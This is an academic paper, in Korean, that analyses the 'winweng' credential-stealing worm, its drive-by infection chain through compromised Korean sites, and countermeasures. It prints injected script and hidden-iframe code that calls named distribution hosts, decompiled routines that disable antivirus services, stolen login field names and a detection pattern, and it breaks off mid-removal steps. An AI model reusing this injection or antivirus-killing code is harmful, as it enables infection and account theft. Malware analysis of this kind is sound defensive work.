情報保護學會論文誌
第 22 卷 第 2 號, 2012. 4

게임 사이트의 계정과 비밀번호 유출 악성코드 분석을 통한 탐지 및 대응방안 연구

이 승 원,[1†] 노 영 섭,[2‡] 김 우 석,[1] 이 미 화,[1] 한 국 일[1]
[1]지식경제사이버안전센터, [2]서울벤처정보대학원대학교

A Study on the Detection of Malware That Extracts Account IDs and Passwords on Game Sites and Possible Countermeasures Through Analysis

SeungWon Lee,[1†] YoungSup Roh,[2‡] WooSuk Kim,[1] MiHwa Lee,[1] KookIl Han[1]
[1]MKE Cyber Security Center, [2]Seoul University of Venture & Information

요 약

최신의 변종 악성코드는 백신에 의해 쉽게 탐지 되지 않아 장시간에 걸쳐 개인정보와 같은 다양한 데이터를 유출시키기도 한다. 일반적으로 인젝션, 취약한 인증과 세션관리, 크로스 사이트 스크립팅(XSS), 안전하지 않은 직접 객체 참조 등의 웹 취약점을 활용한 거점 좀비 PC를 이용하여 네트워크 연계를 통하여 정보 유출형 악성코드가 빈번히 설치되고 있다. 악성코드가 실행되면 임의의 서비스와 프로세스로 등록되고, 등록된 악성코드는 이를 기반으로 공격자가 정보를 수집하는 사이트로 주기적으로 정보를 유출한다. 본 논문에서는 2011년 1월부터 빈번하게 발생한 악성코드 중에서 유용한 사례로 웜 형태의 신종 악성코드인 소위 "winweng"의 체계적인 분석을 통해서 감염경로 및 정보유출의 과정과 방법에 대하여 분석하고 이에 대한 대응 방안을 연구하였다.

ABSTRACT

A new type of malware that extracts personal and account data over an extended period of time and that apparently is resistant to detection by vaccines has been identified. Generally, a malware is installed on a computer through network-to-network connections by utilizing Web vulnerabilities that contain injection, XSS, broken authentication and session management, or insecure direct-object references, among others. After the malware executes registration of an arbitrary service and an arbitrary process on a computer, it then periodically communicates the collected confidential information to a hacker. This paper is a systematic approach to analyzing a new type of malware called "winweng," a kind of worm that frequently made appearances during the first half of 2011. The research describes how the malware came to be in circulation, how it infects computers, how its operations expose its existence and suggests improvements in responses and countermeasures.

Keywords: Malware, Worm, Winweng, SNORT

I. 서 론

오늘날 악성코드는 빠른 속도로 진화하고 있다. 정보탈취를 목적으로 한 악성코드는 여러 유형으로 변종이 생성되고 있으나 큰 틀에서 보면 그 정보의 탈취 수법은 거의 유사하다. 악성코드가 실행되면 임의의 시스템 서비스와 프로세스로 위장하여 등록되고, 등록된 악성코드는 이를 기반으로 공격자가 정보를 수집하는 해당사이트로 주기적으로 정보를 유출한다. 본 논문은 2011년 1월부터 빈번하게 발생한 악성코드 중에서 전형적인 악성코드의 유용한 사례로서 "winweng"

접수일(2011년 10월 20일), 게재확정일(2011년 12월 19일)
† 주저자, swlee1201@gmail.com
‡ 교신저자, ysroh@suv.ac.kr

으로 불리는 악성코드는 악의적인 공격자에 의해 웹 취약점이 있는 다수의 웹사이트 게시판에 업로드 되어서, 불특정 사용자가 이 웹사이트를 방문할 때에 자신도 모르게 특정 사이트의 게시판으로 접속을 유도한 뒤에 유포 스크립트의 실행으로 여러 단계의 유포 경로를 거쳐 방문자 PC의 시스템 폴더에 설치된다. 정상 설치된 악성코드는 실행되면서 시작 레지스트리에 상주한 뒤에는 스스로 관련 파일을 삭제하고 백신을 무력화시켜 사용자도 모르게 계속적으로 정보를 공격자에게 유출시킨다. 이러한 악성코드는 백신엔진에 의해 완벽하게 치료되지 않아 인위적인 삭제와 치료가 요구된다. 이에 관하여 악성코드의 체계적인 분석을 통해서 감염경로 및 정보유출의 과정과 방법에 대하여 분석하고 이에 대한 대응 방안을 연구하고자 한다.

II. 악성코드 유형 및 분석 기법

2.1 악성코드 및 침해사고 유형

악성코드(malware, malicious software)의 정의를 보면 악의적인 목적을 위해 작성된 실행 가능한 코드의 통칭으로 자기복제 능력과 감염 대상의 유무에 따라 바이러스, 웜, 트로이 목마, 스파이웨어 등으로 분류된다[1].

피해 유형에 따른 침해사고 유형은 계정 침탈, 데이터 삭제, 스니핑(sniffing), 홈페이지 변조(defacement) 등으로 분류된다[2]. 스니핑이란 키보드, 마우스를 사용하여 정보를 입력하거나 사이트를 접속하는 행위들을 공격자가 백도어 등의 프로그램을 사용하여 원격에서 모니터링하여 사용자의 계정이나 비밀번호 등 원하는 정보만을 취득하는 것으로서 또 다른 범행에 사용되기도 한다.

2.2 웹 플리케이션 보안 취약점

윈도우 시스템의 악성코드는 보통 웹 보안의 취약점을 활용한다. OWASP(The Open Web Application Security Project) Foundation은 OWASP Top 10-2010을 발표했는데 이에 포함된 10대 취약점을 보면 인젝션(Injection), 크로스 사이트 스크립팅(XSS, Cross-site Scripting), 취약한 인증과 세션관리, 안전하지 않은 직접 객체 참조, 크로스 사이트 요청변조(CSRF, Cross-site request forgery), 보안상 잘못된 구성, 안전하지 않은 암호 저장, URL 접근 제한실패, 불충분한 전송 계층 보호, 검증되지 않은 리다이렉트(redirects)와 포워드(forwards)로 나누었다[3]. 리다이렉트 기법은 접속하고 있는 사이트를 다른 사이트로 이동시킬 수 있는 특정 HTML 태그의 도움으로 가능하며 이때 웹브라우저는 300번대의 포트를 사용하게 된다[4].

2.3 윈도우 악성코드 감염 특징 분석

윈도우 악성코드의 특징은 시스템 파일과 유사한 이름을 생성하여 악성코드를 쉽게 찾아내기 어렵게 하고, 자동실행을 위하여 레지스트리의 자동 실행되는 값을 추가하여 위장하며, 네트워크 포트를 통한 감염 또는 웹사이트의 웹 취약점을 활용하여 사용자 PC에 설치된다[1].

첫째, 윈도우 시스템에서의 악성코드는 네트워크를 통해 감염된다. 특정 TCP 포트를 이용하여 감염되는데 135, 445 포트와 같이 공유와 관련된 포트가 열려 있는 경우가 이에 해당되며, 감염 이후 자신의 모든 포트를 통해 다른 컴퓨터로 감염시키기 위한 준비를 한다[1]. 또한 공유된 사이트의 게시판에 업로드된 스크립트가 실행되어 HTTP 프로토콜을 통해 감염되기도 한다[5].

둘째, 대부분의 악성코드는 윈도우 시스템 폴더(C:\WINDOWS\system 또는 system32)에 복사본을 생성한다. 해당폴더에 복사본을 생성하는 이유는 시스템 파일과 유사한 이름으로 파일을 생성하여 악성코드를 발견하기 어렵게 만들기 위함이다[1,6]. 또한 악성코드의 파일 확장자는 .EXE, .COM, .DLL, .SYS, .DAT, .BAT, .JPG 등의 이름을 갖는 특징이 있다.

셋째, 악성코드는 윈도우 폴더 또는 시스템 폴더에 복사본을 생성하더라도 해당 파일을 실행해야 악성코드로서 동작하게 된다. 악성코드가 실행되고 은닉되기 위해서는 레지스트리의 자동 실행되는 값을 등록함으로써 시스템 재시작시 자동으로 실행하게 된다[1,6].

2.4 윈도우 악성코드 실행 정보 분석

악성코드의 분석을 위해서는 첫째, 실행파일 및 스크립트, 구성파일, 지원파일(예, 문서), 로그, 데이터 파일을 포함한 응용과 관련된 모든 파일과, 둘째, 응용과 관련된 네트워크 연결에 관한 정보, 시스템에서 실행되는 응용프로세스, 각 프로세스에서 사용하는 명

령어 변수, 관련 정보를 포함하는 휘발성 OS 데이터와, 셋째, 리모트 응용시스템에 대한 사용자 연결 정보와 서로 다른 컴퓨터의 응용 컴포넌트간의 통신에 관한 정보를 포함하여 가장 관련이 높은 네트워크 트래픽 데이터를 수집해야 한다[7].

수집된 악성코드의 분석은 정적분석과 동적분석이 병행되어 진행된다[8,10]. 정적분석은 관련 툴을 사용하여 문서검토, 파일이름 및 속성정보, 폴더 등 검토, 파일 내 문자열 검색, 바이너리 데이터 확인 등 파일구조분석을 수행한다. 동적분석은 커널 접근, 파일시스템 및 레지스트리 키 참조, DLL/공유 라이브러리 의존성 검토 등을 수행한다. 이는 프로세스와 쓰레드 모니터링, 파일 시스템 모니터링, 레지스트리 모니터링, 네트워크 모니터링이 포함된다.


2.5 침입탐지

침입탐지시스템(IDS, Intrusion Detection System)은 접근지점, 악의적 행위, 알려진 침입자를 모니터링하는 것으로 서버나 네트워크에 대한 해커의 공격을 실시간으로 탐지하고 이에 대응하는 보안시스템으로서, IDS의 주요 구성 요소로는 데이터수집(raw data collection), 필터링과 축약(data reduction and filtering), 침입탐지(analysis and intrusion detection), 책임추적성 및 대응(reporting and response)으로 구분하고 있다. IDS는 기능에 따라 네트워크-기반 침입탐지 시스템(NIDS, Network-based Intrusion Detection System), 호스트-기반 침입탐지 시스템(HIDS, Host-based Intrusion Detection System), 분산 침입탐지 시스템(Distribution Intrusion Detection System)으로 구분하고 있다[11].

침입탐지 기법으로는 오용탐지(misuse detection, =signature base=knowledge base detection) 기법과 이상탐지(Anomaly Detection, =Behavior Detection, =Statistical Detection) 기법이 있다. 악성코드 탐지는 변경탐지(change detection)를 추가하기도 한다[13]. 특히 네트워크 기반 탐지시스템으로는 스노트(snort)가 있는데, 이는 서명기반(규칙 기반) 분석기능을 활용하여 IP 네트워크에서 실시간 트래픽 분석과 패킷 로깅 작업을 할 수 있다. 스노트는 프로토콜 분석, 컨텐트/비교 작업을 할 수 있고, 다양한 공격과 스캔(버퍼오버플로우, 스텔스 포트 스캔, CGI 공격, OS 핑거프린팅 시도, SMB probe, Netbios Query, Nmap 혹은 다른 Postscanner, 잘 알려진 백도어, 시스템 취약점, DDos 클라이언트) 등을 탐지할 수 있다. 스노트는 세 가지 모드가 있는데 스니퍼, 패킷로거, 네트워크 탐지 모드로 동작한다[11]. 규칙은 일반적으로 경고규칙, 무시규칙, 로그규칙 순서로 작동한다.

III. 악성코드 감염경로 및 악성코드분석

3.1 공격 단계 분석




[그림 1] 공격 흐름

사용자가 [그림 1]과 같이 악성 스크립트가 삽입된 사이트를 방문할 때에 스크립트가 업로드 된 특정 사이트와 연결되어 1차 유포코드가 다운로드 된다. 이 1차 유포코드가 실행되어 2차 유포코드를 다운로드 한다. 2차 유포코드는 어도비플래시 플레이어(Adobe Flash Player)를 이용하여 3차 코드를 생성한다. 3차 코드는 악성코드가 연결된 특정배포 사이트를 방문하여 악성코드를 다운로드 한다. 다운로드 된 악성코드가 실행되어 레지스트리에 등록되며, 백신 프로그램에 의해 치료되더라도 일부 실행 모듈이 남아 레지스트리 등록 정보를 이용하여 계속적으로 정보 유출을 유도한다.

3.2 감염 경로 분석

3.2.1 유포지 분석

공격자는 사전에 취약한 국내 홈페이지를 해킹하여



〔그림 2〕 웹 취약점을 갖는 유포사이트 예

유포코드를 업로드 한다. 발견된 유포 사이트(www.ycma.net, www.shinyoungbok.pe.kr 등)는 상당수가 발견되었으며, 〔그림 2〕와 같이 www.ycma.net는 웹 취약점을 갖는 무료 웹 게시판(제로보드)을 사용하고 있었고, 공격자는 이를 통해 악성파일의 업로드가 가능하였다.

3.2.2 유포 스크립트 분석

공격자는 취약점이 존재하는 사이트에 스크립트를 업로드하여, 해당 사이트를 방문할 때에 이 스크립트가 실행되어 타 사이트로 이동하고, 이동된 사이트에서 업로드 된 다른 코드를 실행시킨다. 여기서 실행되는 파일은 〔그림 3〕과 같은 common.js인데 이름은 수시로 변경되기도 하나 그에 포함된 내용은 거의 동일하다. 여기서 사용한 검증되지 않는 리다이렉트와 포워드, 즉 URL 리다이렉트기법은 웹 브라우저가 해독할 수 있는 코드를 만들어서 방문자가 많은 사이트의 웹 페이지에 삽입하여 다수의 사용자를 공격한다〔4〕.

〔그림 4〕는 〔그림 3〕의 common.js가 실행되어 연결된 특정사이트(http://www.aypa.or.kr/)의 1차 유포코드인 topsy.js(/bbs/data/board/topsy.js)를 실행시키는 모습이다. URL 리다렉트방식을 이용하여 악성코드가 설치된 사이트로 접속되고, 사용자에게 제공할 HTTP 페이지에 악성코드를 설치하는 스크립트를 삽입하여 요청자에게 회신하는 방식을 사용하였다〔4,5〕.

```
3e7e
<script src=http://www.hami.kr/bbs/data/tour/common.js></script>
<head>
```

〔그림 3〕 삽입된 1차 스크립트

```
GET /bbs/data/board/topsy.js HTTP/1.1
Accept: */*
Referer: http://www.shinyoungbok.pe.kr/work/withsoop/soop/index.php
Accept-Language: ko
Accept-Encoding: gzip, deflate
If-Modified-Since: Thu, 05 Apr 2007 09:30:15 GMT
If-None-Match: "4d60014-b2f-4614c1a7"
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.aypa.or.kr
Connection: Keep-Alive
```

〔그림 4〕 악성코드 GET 방식 호출패킷

〔그림 5〕와 같이 topsy.js는 Internet Explorer (이하'IE') 버전을 체크하여 해당되는 파일을 불러온다. IE7이상 버전이면 foot.html, head.html, foot.swf, head.swf 등을, IE6이하 버전이면 hhh.html, x6.html top.swf를 불러들인다. 여러 사례를 보면, 여기서 .html 및 .swf 등 파일 확장자는 변하지 않지만 파일명은 변종이 발생하여 수시로 변경된다.


```
function setsencodeas(){
document.cookie="YBBedinasHY=Yanddhflss;path=/;expires="+Thens.toGMTString();}
function menu_head(){
document.write('<iframe frameborder=0 src=http://www.aypa.or.kr/bbs/data/board/head.html width=10 height=1 scrolling=no></iframe>'); }
function menu_foot(){
document.write('<iframe frameborder=0 src=http://www.aypa.or.kr/bbs/data/board/foot.html width=10 height=1 scrolling=no></iframe>'); }
function menu_top(){
document.write('<iframe frameborder=0 src=http://www.aypa.or.kr/bbs/data/board/x6.html width=10 height=1 scrolling=no></iframe>'); }
function menu_top2(){
document.write('<iframe frameborder=0 src=http://www.aypa.or.kr/bbs/data/board/hhh.html width=10 height=1 scrolling=no></iframe>'); }
```

〔그림 5〕 topsys 실행 화면


여기서, '.html' 파일은 내부 shellcode를 강제로 메모리의 heap영역에서 실행하게 하며 〔그림 6〕과 같이 buffer overflower를 발생시키는 악성코드의 특징을 잘 포함하고 있다.

'.swf' 파일은 어도비플래시 플레이어를 이용하여 IE에서 실행되면서 스크립트가 업로드 되어있는 새로운 특정 사이트(www.dfree.net)에서 〔그림 7〕과 같이 415.jpg를 불러오고, 또한 2001.jpg파일을 생성한다.

여기서 동일한 악성코드의 다른 사례가 있다. 사용자가 악성스크립트가 삽입된 사이트를 방문할 때에 공




〔그림 6〕 html 악성코드에 삽입되어 있는 ShellCode



〔그림 7〕 생성된 2001.jpg파일

격자가 업로드한 스크립트가 실행되기까지는 동일하다. 그러나 〔그림 8〕과 같이 중간 경유지인 〔그림 5〕의 단계가 생략되고 〔그림 4〕에서 바로 〔그림 7〕과 같이 특정 유포 사이트 (www.ycma.net/bbs/icon/img)로 연결되어 .jpg (member_1048671139.jpg) 코드를 생성한 경우도 발견되었는데, 이 파일에 포함된 내용은 2001.jpg와 동일하다. 다만 .jpg 파일명은 수시로 변경됨을 알 수 있다. 따라서 이 두 파일의 악성코드를 분석하였다.



〔그림 8〕 생성된 member_1048671139.jpg파일

3.3 악성코드 분석

3.3.1 그림 파일(.jpg) 분석

악성코드는 그림 파일 확장자(jpg)로 명명되었으나 실제로는 〔그림 9〕와 같이 그림 파일을 가장한 형태의 실행파일(MZ)로서, 호출 시 탐지되는 패턴을 분석하여 보면 제작자가 악성파일을 쉽게 탐지되지 않도록 하기 위하여 그림파일(jpg, bmp등)의 형태로 위장하여 전파한 것을 알 수 있다.


Malware File Download(MZ_JPG) "%43%6F%6E%74%65%6E%74%2D%54%79%70 %65%3A%20%69%6D%61%67%65%2F%6A %70%65%67%0D%0A%0D%0A%4D%5A" → unescape로 Decoding "Content-Type: image/jpeg MZ"
→ (Content-Type: image/jpeg) and (MZ) 문자열 포함시 탐지

〔그림 9〕 .jpg 형태의 악성코드 내용

이를 구체적으로 분석하면 〔그림 10〕과 같이 .jpg (member_1048671139.jpg)파일이 실행파일임을 확인할 수 있다.

이 .jpg 파일(member_1048671139.jpg)은 〔그림 11〕과 같이 UPX(Ultimate Packer for eXecutables) 형식으로 실행될 수 있는 압축된 PE 파일로 자동설치(Down & Execute)된다. UPX는 오픈소스 실행 이미지 패커(packer)로 실행 프로그램을 적절히 압축하거나 암호화하는 프로그램이다. 실행 이미지 패커에 의해서 패킹된 프로그램은 실행되는 순간에 메모리상에서 패킹되기 전의 원래 상태로 자동 복원된다.〔14,15〕

〔그림 10〕 .jpg 파일의 실행파일 검증




〔그림 11〕 .jpg 파일의 실행파일 검증


3.3.2 악성코드 분석

jpg(member_1048671139.jpg) 파일은 UPX 압축을 해제한 후, 정상 실행되면 〔그림 12〕와 같이 3개의 파일이 생성된다.

또 다른 사례인 2001.jpg 파일은 〔그림 13〕과 같이 실행되며 winpingying.ime, Lins.log, winweng.exe는 윈도우 시스템 폴더에 설치되고 del56d0470.bat (파일명 수시변경)는 쉽게 발견할 수 있기 때문에 이




〔그림 12〕 악성코드 실행파일



〔그림 13〕 2001.jpg에 의해 생성되는 파일

를 예방하기 위해 문서폴더 하부에 각각 생성된다.

여기서 본 악성코드는 〔그림 12〕 및 〔그림 13〕과 같이 일반적인 악성코드와 같이 분석 시에 쉽게 발견되지 않도록 하기 위하여 시스템 프로그램인 것처럼 가장하여 은닉하는데, 통상 윈도우의 시스템 폴더



〔그림 14〕 악성코드 시작 레지스트리 등록

(C\WINDOWS\system)를 활용하고 있다. 〔그림 13〕의 .bat(del56d0470.bat) 프로그램은 〔그림 14〕와 같이 winweng.exe를 레지스트리 시작 프로세스(HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run)에 등록한다.

3.3.3 악성코드 내용 분석

winweng.exe는 가장 핵심적인 악성코드이다. 이 코드의 내용은 〔그림 15〕와 같이 V3 등 보안제품을 무력화시키는 루틴이 확인된다.


```
if ( MKE_StopService(L"V3 Lite Service") )
  sub_403C89(L"V3 Lite Service");
if ( MKE_StopService(L"v3engine") )
  sub_403C89(L"v3engine");
if ( MKE_StopService(L"V3Flt2K") )
  sub_403C89(L"V3Flt2K");
if ( MKE_StopService(L"AhnSZE") )
  sub_403C89(L"AhnSZE");
if ( MKE_StopService(L"TfProcNt") )
  sub_403C89(L"TfProcNt");
if ( MKE_StopService(L"TfProcNt") )
  sub_403C89(L"TfProcNt");
```

〔그림 15〕 백신서비스를 중지시키는 코드확인

```
mke_chk_DebugingMode();
if ( !sub_403365("avp.exe") )
{
  sub_4041BE();
  mke_Stop_V3Lite();
  mke_Stop_V3LiteClinic();
  sub_403AE6();
  sub_4032DA();
  sub_4032DA();
  if ( sub_403365("ALYac.aye") || sub_403365("AYAgent.aye") || sub_403365("AYServiceNT.aye")
  {
    sub_403AAF();
    v7 = (LPCSTR *)off_4085AC;
    do
    {
      v8 = sub_403365(*v7);
      if ( v8 )
      {
        v9 = mke_dynamic_call_276(g_dword_40E238, 2035711, 0, v8);
        if ( v9 )
          mke_dynamic_call_272(g_dword_40E238, v9, 0);
      }
      ++v7;
    }
    while ( (signed int)v7 < (signed int)"AYServiceNT.aye" );
  }
  sub_403A83();
  sub_4032DA();
  if ( sub_403365("UcSvc.exe") || sub_403365("UcCore.exe") || sub_403365("UChaser.exe") || s
  {
    sub_403B07();
    sub_403B65();
  }
WinMain:33
```

〔그림 16〕 WinMain 함수 내 백신프로그램 제어코드확인

이와 연관되어 상세히 분석하면 〔그림 16〕과 이 제어 루틴과 관련되어 V3(Anhlab)알약(ALYac), 카스퍼스키(avp), 바이러스체이서(VChaser) 백신을



〔그림 17〕 iexplorer.exe에 injection된 winpinging.ime 파일 확인

```
ASCII "FindFirstFileW"
ASCII "kernel32.dll"
UNICODE "http://www.d-fighter.com/?GO=customer!security&TO=service&cat1"
ASCII "ShellExecuteW"
ASCII "SHELL32.dll"
ASCII "strEncData="
ASCII "codeRegSite=0"
ASCII "login_mode=login"
ASCII "loginname=df"
ASCII "pwd="
ASCII "site_id=0"
ASCII "game_id=13"
ASCII "chkEmail="
ASCII "strEmail="
ASCII "strPassword="
ASCII "G%3AgnxMaplePwdFailCheckIdentityContainer%3AtxtEmail="
ASCII "G%3AgnxMaplePwdFailCheckIdentityContainer%3AtxtName="
ASCII "G%3AgnxMaplePwdFailCheckIdentityContainer%3AtxtSSN1="
ASCII "G%3AgnxMaplePwdFailCheckIdentityContainer%3AtxtSSN2="
ASCII "G%3AgnxMapleOTPLoginAuthContainer%3Ag_txtAuthNum="
ASCII "prc_mode=login"
ASCII "double_popup="
ASCII "charset_test="
ASCII "lsd="
ASCII "email="
ASCII "pass="
```

〔그림 18〕 계정 탈취

제어하는 기능이 포함되어 있음을 알 수 있다.

이 악성코드는 〔그림 17〕과 같이 IE와 같은 웹브라우저를 실행할 경우, iexplorer.exe 프로세스에 winpinging.ime 파일을 추가(injection)하여 온라인 게임 정보를 탈취하는 악의적인 동작으로 이루어졌다.


〔그림 18〕에서와 같이 winpingying.ime 파일의 핵심 기능은 Lins.log 파일을 참조하여 메이플스 토리(Maplestory), 아이온(Aion), 던전앤파이터(Dungeon &Fighter), 리니지1(Lineage1), 리니지2(Lineage2), 피망(Pmang), 한게임(Hangame), 마비노기(Mabinogi), 아이템메니아, 네이트온 등의 일반 사용자의 계정 및 비밀번호를 탈취하여 공격자에게 전송하고, 관련 계정으로 접속하여 유무형의 이익을 취득할 것으로 생각된다. 또한 탈취된 네이트온 등 계정과 비밀번호는 악성파일 유포사이트 접속을 유도하는 용도로 사용되는 것으로 추정된다.

IV. 대응방안

대응방안으로는 먼저 지금까지 분석한 악성코드의 제거 절차를 제시한다. 이 악성코드는 백신을 무력화 시켰기 때문에 직접 제거하거나 프로그램으로 제거할 수 있다. 다음으로 악성코드의 침해행위가 탐지 가능하도록 하기 위하여 가장 많이 사용하고 있는 스노트(snort) 탐지패턴 제작방법을 논하고, 사용자가 스스로 해야 하는 대응방법에 대하여 알아본다.

4.1 악성코드 제거

악성코드 제거 절차는 〔그림 19〕와 같다. 악성코드는 파일탐지를 어렵게 하기 위해 많은 경우 숨김 속성으로 되어 있으므로 스크립트 작성 시 Setfile Attributes 명령을 사용하여 NORMAL로 속성을 변경해주어야 한다.



〔그림 19〕 악성코드 제거 절차

부팅 후 악성코드가 다시 시작되지 않도록 레지스트리의 시작 프로그램 값을 반드시 삭제해야 한다. 이때 시스템을 재부팅한 후 다시 관련 절차를 반복하여야 하며, 항목이 검색되지 않으면 마지막으로 현재 무력화된 백신 엔진을 삭제하고 다시 최신 버전으로 설치하여야 한다. 소개하는 방법은 백신엔진의 삭제 및 재설치를 제외하면 일반적인 악성코드 제거절차이와 같다.

악성코드를 제거하는 방법은 〔그림 19〕의 악성코드의 제거절차에 따라 파일 삭제, 서비스 중지, 레지스트리 항목삭제의 순서를 거치며 이를 구체적으로 제시하면 〔그림 20〕과 같다.

```
① 시작 -〉 실행 -〉 cmd
   cd WINDOWS\system〔엔터〕
   attrib wingping*〔엔터〕
   attrib winweng.exe〔엔터〕
   attrib -s -h -a winping*〔엔터〕
   attrib -s -h -a winweng.exe〔엔터〕
   del winping*〔엔터〕
   del winweng.exe〔엔터〕
